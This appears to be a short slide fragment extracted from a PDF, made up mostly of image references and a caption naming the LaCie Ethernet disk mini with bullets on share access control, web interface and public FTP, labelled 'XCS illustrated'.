





LaCie Ethernet disk mini

- ▶ Share access control
- ▶ Web interface
- ▶ Public FTP


XCS illustrated



